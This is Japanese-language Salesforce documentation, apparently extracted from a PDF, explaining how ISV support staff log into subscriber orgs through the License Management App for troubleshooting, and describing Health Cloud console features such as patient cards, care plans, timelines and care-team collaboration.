ユーザがアクセスを許可した後にログインする手順は、次のとおりです。

1. ライセンス管理アプリケーション (LMA) で、**[Subscribers (登録者)]** タブをクリックします。
2. 登録者組織をすばやく検索するには、検索ボックスに登録者名または組織 ID を入力して、**[Search (検索)]** をクリックします。
3. 登録者組織の名前をクリックします。
4. [Organization Details (組織の詳細)] ページで、ユーザ名の横にある **[Login (ログイン)]** をクリックします。代理ログインしたユーザと同じ権限が付与されます。
5. トラブルシューティングが終了したら、[Setup (設定)] から **[Return to Subscriber Overview (登録者の概要に戻る)]** をクリックして自分の組織に戻ります。

メモ: このリストには、LMA にリンクされている管理パッケージを 1 つ以上インストールした登録者のみ表示されます。

ベストプラクティス

- 登録者組織にアクセスすると、LMO(ライセンス管理組織)からログアウトされます。「私のドメイン」を設定した場合は、登録者組織にログインした時に LMO から自動的にログアウトされることがありません。私のドメインを設定するには、[Setup (設定)] から `[Quick Find (クイック検索)]` ボックスに *`「My Domain」`* と入力し、**[My Domain (私のドメイン)]** を選択します。
- 登録者の組織へのログインは、信頼できるサポート担当者およびエンジニアリング担当者にのみ許可するように注意してください。この機能には顧客のデータおよび設定への完全な「参照・更新」権限が含まれることがあるため、信頼を確保するためにセキュリティを保持することが不可欠です。
- アクセス権を付与する担当者を制御するには、プロファイルまたは権限セットを使用して、特定のサポート担当者に「登録者組織へのログイン」ユーザ権限を付与します。

登録者組織でのトラブルシューティング

登録者の組織でユーザとしてログインすると、管理パッケージの出力を含めた Apex デバッグログを生成できます。 これは、通常、登録者に公開されないログが含まれます。 このログ情報を使用して、その登録者組織に固有の問題をトラブルシューティングできます。

1. 開発者コンソールを開始します。
2. 処理を実行して、出力が含まれるデバッグログを参照します。ユーザにアクセス権がある場合、デバッグログを設定します。[設定] から、[クイック検索] ボックスに「デバッグログ」と入力し、[デバッグログ] を選択します。

あなたが設定または生成するログには難読化されていない Apex コードが含まれるため、登録者は参照できません。また、ユーザとしてログインした場合、管理パッケージから保護されたカスタム設定に含まれるデータを参照、編集することもできます。

関連トピック:

- 開発者コンソールを開く

Health Cloud

Health Cloud を使用した患者ケアでのコラボレーションと連携

優れた患者ケアを提供することは、単に患者に関連する情報とイベントを管理することではありません。Health Cloud は、ケアコーディネータと患者との関わりを変革します。Health Cloud コンソールでは、患者のカルテの統合ビュー、患者のケアチームへのアクセス、およびツールをすべて利用してヘルスケアの成果を高めることができます。患者やケア担当者と強固で協力的な関係を築き、健康回復への患者の取り組みを支援できます。

優れたケアには、電子健康カルテ (EHR) システムから取り込まれたデータを総合的に把握し、患者に関して情報を活用した効率のよい判断を促すことが必要です。Salesforce Health Cloud には、患者の管理を大幅に効率化するツールがすべて揃っています。Health Cloud コンソールには次の機能があります。

- EHR から取り込まれた患者のバイタルデータの包括的なスナップショット
- すべての患者に関連する優先度付けされた ToDo の作業ビュー
- ケアタイムライン。診察、処方箋、疾患、その他の処置など、患者の医療履歴を確認できます。
- 患者に割り当て可能な ToDo を含む測定可能な目標を設定してカスタマイズができるケアプラン

Salesforce Communities を設定すると、非公開の患者コミュニティも設定されます。コミュニティではコラボレーションネットワーク内の専門職および個人のケア担当者が互いに連携し、ケアプランの順守が促進されます。健康状態に関する ToDo の所有権を、他の医療専門職、患者、家族など、ケアチームのメンバーに割り当てることができます。患者やコミュニティのメンバーは安全で非公開のメッセージを交換できます。また、これらのメッセージにはどのデバイスからでもアクセスできます。

エディション

Health Cloud を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

1 か所で必要なツール

多忙なヘルスケア従事者は、患者やそのケアに関連する ToDo を 1 か所で管理する場所が必要です。Health Cloud コンソールには必要なものがすべて集約されており、患者、ケアチーム、そしてその患者の健康の回復維持に関連する活動の全体像が把握できます。さらに、かかりつけ医へのメッセージや、患者を病院まで連れて来る家族へのリマインダーなど、患者のケアに関与する個人間のコミュニケーションを一元管理します。

Health Cloud コンソールの使用準備

Health Cloud コンソールを使用して患者の管理を始めるには、いくつかの設定作業を行う必要があります。

ケアプランを使用した患者の目標達成の支援

健康上の問題の管理を容易にするために、患者やケア担当者に目標と ToDo を割り当て、患者がプランに沿って健康を改善できるようにします。カスタマイズ可能なケアプランは、いわば患者の健康状態を改善するためのアクションプランのようなものです。

ケアプランテンプレートで患者の受け入れを簡略化

ケアプランテンプレートを使用すれば、クリックを数回するだけでカスタマイズされた患者ケアプランを作成できます。ケアコーディネータのワークフローから「ワーク(作業)」をなくしましょう。コーディネータは問題、目標、および ToDo を一括して患者のケアプランに追加できます。定義済みケアプランテンプレートを使用することでケアプランを作成する時間を短縮でき、ケアの標準を適用してヘルスケアの成果を高めることができます。

患者の医療行動のタイムラインの監視

患者のタイムラインには、患者の医療に関する行動と活動のスナップショットが時系列で表示されます。

非公開の患者コミュニティによる患者への関与

ケアチームは患者の非公開コミュニティのハブであり、患者のケアプランの成功に向けて取り組む全員を代表します。組織内および組織外のヘルスケア従事者、および患者の家族が含まれます。

プロトコルと記事を使用した学習の促進

Salesforce ナレッジでは、コンテンツを簡単に作成および管理して、他のヘルスケア従事者、あるいは患者やケアチームのメンバーが使用できるようにします。記事には、疾患の管理に使用するプロトコルを含めたり、患者に送信する教育資料を掲載したりできます。[記事の管理] タブでは記事の記述、編集、公開、アーカイブを行い、[記事] タブでは公開記事を検索および表示します。

Health Cloud コンソールのキーボードショートカット

キーボードショートカットにより、マウスを使用する代わりにキーを押してアクションをすばやく実行できます。

Health Cloud の制限事項

Health Cloud の表示、アクセス、およびカスタマイズの制限について説明します。

1 か所で必要なツール

多忙なヘルスケア従事者は、患者やそのケアに関連する ToDo を 1 か所で管理する場所が必要です。Health Cloud コンソールには必要なものがすべて集約されており、患者、ケアチーム、そしてその患者の健康の回復維持に関連する活動の全体像が把握できます。さらに、かかりつけ医へのメッセージや、患者を病院まで連れて来る家族へのリマインダーなど、患者のケアに関与する個人間のコミュニケーションを一元管理します。

エディション

Health Cloud を使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Health Cloud Console の概要

担当患者の全体の動きを把握することができ、注意が必要な ToDo、初診患者、患者に関するすべてのコミュニケーションなどを確認できます。また、Console では個々の患者や関連するケアプラン、既往歴、ケアチームに関する操作を個別のタブ内で行えます。さらに、各患者は個別のタブで表示されるため、複数の患者に関する操作を同時に行うことができます。

[Today] ページの表示内容の確認

その日に最適化する必要がある事項を一目で確認できる、[Today] ページで 1 日を始めましょう。

Chatter を使用した最新情報の確認

SalesforceChatterによって提供される[最新情報]フィードには、患者とチームメンバーの最新の状況が表示されます。

カスタムリストを使用した患者のケアの管理

カスタマイズした患者リストを使用することにより、共通するプロトコル、診断、治療計画などの条件に基づいて、マスタ患者リストを小さなリストに分割して整理できます。たとえば、最近退院した外科患者のマスタリストを手術の種類に基づくグループに分割できます。または、経過観察予約のリマインダー、アンケート、教育資料を個々の患者ではなく複数の患者に同時に送信できます。

患者カードを使用した患者の包括的ビュー

患者を効果的に管理するには、患者の情報がすぐに手に入るようにする必要があります。患者カードでは、患者の医療カルテから、疾患、投薬、連絡先情報など最も重要な情報が抽出され、すべてが 1 か所に表示されます。必要な情報を、検索したり他のページをクリックしたりせずに簡単に確認できます。

教育的な記事およびプロトコルの検索

ナレッジウィジェットを使用して、患者に適した情報を取得します。コンソールから直接プロトコル、教育的な記事および動画、Web サイトへのリンクを検索できるため、作業しているページから移動する必要がありません。

Health Cloud Console の概要


担当患者の全体の動きを把握することができ、注意が必要な ToDo、初診患者、患者に関するすべてのコミュニケーションなどを確認できます。また、Console では個々の患者や関連するケアプラン、既往歴、ケアチームに関する操作を個別のタブ内で行えます。さらに、各患者は個別のタブで表示されるため、複数の患者に関する操作を同時に行うことができます。

主タブには、患者カードに基づいた医療情報が表示されます。サブタブには、患者のケアプラン、タイムライン、医療機器情報、処方箋など、主タブの関連項目があります。患者ごとに複数のサブタブを開くことができます。

エディション


Health Cloud を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition




Console アプリケーションの選択

Health Cloud アプリケーションには 2 種類あり、必要な作業に応じて使い分けることができます。ページ上部にあるアプリケーションメニューで、これらのオプションのいずれかを選択し、いつでもアプリケーションを切り替えられます。




Health Cloud - Console

Health Cloud - Console アプリケーションでは患者リストが最初に表示され、個々の患者のプロファイル、主タブ、サブタブにドリルダウンできます。リストの患者名をクリックするだけで、患者の情報とサブタブが全画面ビューに表示されます。ページ左上のメニューリストにある［患者］を選択すると、患者リストに戻ることができます。




Health Cloud - Worklist

Health Cloud - Worklist アプリケーションでは、固定表示された患者リストから作業できます。リストがページの左側に固定され、常時表示されます。リストから患者を選択すると、患者カードとサブタブがリストの右側にある新しいタブに表示されます。固定表示リストのサイズを変更するには、リストの右の余白をクリックし、目的のサイズになるまでドラッグします。固定表示リストを最小化するには、右の余白にある矢印をクリックします。リストを編集または管理するオプションを含む完全な患者リストを表示するには、ページ全体が表示されるまで矢印を右にドラッグします。



患者リストのカスタマイズ

疾患や条件が似ている患者をグループに分割し、同時に操作することができます。



- 類似する患者をグループ化するリストを作成します (1)。たとえば、高血圧で同じプロトコルに従っている 6 人の患者がいるとします。
- 操作を行う患者を 1 人以上選択します (2)。
- 6 人の患者全員に対し、決められた運動を毎週行うことを ToDo(3) として割り当てることを、一度に行うことができます。あるいは、診察の予約を促すリマインダーを一度に送信できます。


患者カード

患者カードには、個々の患者の疾患、処方箋、予約、および連絡先情報について必要な情報がすべて表示されます。[患者] 選択リストの [新規タブ] を使用してサブタブを開き、その患者のケアプラン、治療タイムライン、ケアチームを表示することもできます。




ケアプラン

カスタマイズされたケアプランでは、慢性疾患の管理、予防治療の提供、健康プロトコルの適用を行うことができます。患者が、自分の臨床転帰に積極的に関与できるようになります。



治療タイムライン


治療の計画や経過観察をより効率的に行うことができます。治療タイムラインでは、受診歴、処方箋、患者が行ったまたは行う必要がある ToDo などを俯瞰的に表示できます。



患者ケアチーム

メモ: Salesforce Communities は Health Cloud のコラボレーションサポートを提供しています。コラボレーション機能の一部は、Salesforce Communities を有効にして非公開の患者コミュニティを作成しなければ使用できません。

患者の経過を把握するためのコミュニティに参加することで、患者のためのチームサポートを実現します。コミュニティを通じて、患者は自分のケアプランおよび実行する必要がある ToDo にアクセスできます。ケア担当者は、担当する ToDo を実行できます。あらゆるデバイスから情報にアクセスできるため、コミュニティのメンバーは積極的に関与し、実行することが可能になります。コミュニティによって、患者や外部ケアチームとパートナーシップを形成できます。各患者のケアチームに、内部および外部の参加者を追加したり、すべての人員やリソースを管理することができます。



- ケアチームビュー(7)は、患者のケア担当者の専門的ネットワークおよび個人的ネットワークのリレーションを表します。
- コミュニティメンバーの写真(8)を選択すると、非公開メッセージを送信したり、ToDoを割り当てたりできます。
- Chatter (9) を使用してケアチームメンバーとコラボレーションを行います。患者のプロファイルを表示したまま、患者やケア担当者に非公開メッセージを送信したり、チームの内部メンバーとコラボレーションしたりできます。

[Today] ページの表示内容の確認


その日に最適化する必要がある事項を一目で確認できる、[Today] ページで 1 日を始めましょう。

[Today] ホームページにはその日の全体像が明確に示されるため、常に確実な情報に基づいて行動できます。[Today] ページにアクセスするには、Health Cloud - Console アプリケーションのタブスイッチャから選択します。追跡するすべての ToDo を参照し、自分の患者と会社に関連する最新の会話を確認します。

エディション

Health Cloud を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition



- 管理する患者数、そのうち今週初診の患者数についての概要(1)をすばやく確認できます。自分がケアコーディネータである場合、またはケアプランとケースの状況が完了になるまで、患者数は自己責任でカウントします。
- 便利な進行状況バー (2) には、自分に割り当てられた ToDo、または監視および管理する ToDo の完了に向けた進行状況が表示されます。
- 特定の患者に関連する ToDo (3) を参照し、ToDo に優先度を付けて注意が必要な患者を把握します。各タイルには、患者の名前とそのケアプランに関連付けられた ToDo の数が表示されます。タイルをクリックすると患者の概要が表示され、ToDo を確認して更新できます。
- Salesforce Chatter によって提供される [最新情報] フィード (4) には、患者とチームメンバーの最新の状況が表示されます。この安全で一元管理された場所で、仕事にとって重要なすべての会話を確認したり、会話に参加したりできます。あなたと患者間のメッセージ、組織内のケア提供者との会話、および行動やお知らせが表示されます。

> **メモ:** [Today] ページは Health Cloud の他のページと同様に反応型で、アプリケーションの表示に使用しているデバイスのサイズに適応します。小さいデバイスでは、[最新情報] フィードがページの右側ではなく下部に移動されます。下へスクロールすればフィードを参照して使用できます。

Chatter を使用した最新情報の確認

Salesforce Chatter によって提供される [最新情報] フィードには、患者とチームメンバーの最新の状況が表示されます。

Chatter とは、他のユーザとつながり、情報を安全かつリアルタイムに共有できる、Salesforce のコラボレーションアプリケーションです。Chatter フィードには、あなたと他のユーザが行った投稿およびコメントと、Salesforce 組織全体のレコード更新が表示されます。

Chatter を使用して、患者のケアについて社内ケアチームと話し合います。優れたコミュニケーションにより、ケアの連携と患者の引き継ぎを簡単かつ効率的にできるようになります。組織内の医師や他の医療従事者は、社外ケアチームが含まれない非公開グループで患者のケアについて議論し、管理できます。

エディション

Health Cloud を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

重要な他のユーザや会話の最新情報を確認する方法はいくつかあります。ユーザまたはグループをフォローし、投稿やコメントにいいね! と言うことができます。

